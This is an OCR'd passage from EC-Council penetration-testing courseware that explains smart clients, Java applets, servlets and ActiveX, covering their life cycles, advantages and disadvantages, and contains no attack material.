
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Not suited for public environments
- Require operating specific applications
- Provide more robust and local computing environment.

Smart Clients (rich clients)

- Smart client applications use web services to communicate with server-based applications.
- Smart client application can be executed without using Internet (Offline).
- Designed to be executed on multiple platforms and languages.
- Smart clients require devices having Internet connectivity like (desktops, workstations, notebooks, tablet PCs, PDAs, and mobile phones.). Offers rich GUIs.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Applet

Applet is a java program that is embedded in the HTML webpage. It runs inside the browser and works at client side. An applet contains the entire JAVA API. Applets works on Internet explorer which is a java enabled web browser. Applet can be executed either by HTML file or by tool like appletViewer.

Life Cycle of an Applet

Below discussed is a brief description of the life cycle of the Applets which describes the methods in the Applet class to build applet:

- `init` – Used to initialize for applet.
- `start` - Automatically called after the browser calls the init method.
- `stop` – Automatically called on exiting from the page of the applet.
- `destroy` – called when the browser shuts down normally.
- `paint` – Invoked immediately after the start() method.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.244: Hierarchy of Applet


Advantages

- Fast performance as it runs on client
- Secure
- Can be executed in multiple platforms (Linux, Windows, Mac, etc.)

Disadvantages

- Plugin is required at client browser to execute applet

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Servlet

A Java program deployed on the server that responds to client requests and generates responses dynamically. Servlet is robust and scalable. Servlet technology is a server-side technology and is a replacement of CGI technology. With Servlets, the response is generated in run-time.

Following mentioned are some of the interfaces and classes present in Servlet API:

- GenericServlet
- HttpServlet
- ServletRequest
- ServletResponse

Life Cycle of a Servlet

- `init()`: Initialize the servlet instance.
- `service()`: Invoked after every service request.
- `destroy()`: Remove the servlet out of service.

Advantages


- Allows creation of dynamic web page
- Inherits all features of JAVA
- Portable across Web Servers
- Enables servlet and server's communication

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages

- Designing in servlet is difficult
- Performance reduced when application implements servlets
- Difficult to build complex business logic
- Requires Java Runtime Environment on the server for executing servlets

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ActiveX

ActiveX is a set of technologies and services based on the Component Object Model (COM) makes it easy to integrate and reuse any component. It is a software framework that brings Component-based Development to the Internet. COM/DCOM lets ActiveX components run anywhere. It is developed by Microsoft to support the internet explorer in order to enable a rich media playback. ActiveX is also used for viewing PDFs and animations. ActiveX controls are reusable and is useful for a web developer since the old ActiveX controls can be reused for building a new web page.

ActiveX Controls

- ActiveX modules are commonly called as ActiveX controls.
- These controls can be manipulated visually by GUI tools.
- Java VM and Java Component are ActiveX Components.

ActiveX Scripting

- Supports any scripting language - VBScript, JScript, Perl, PowerScript, Tck/Tk, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


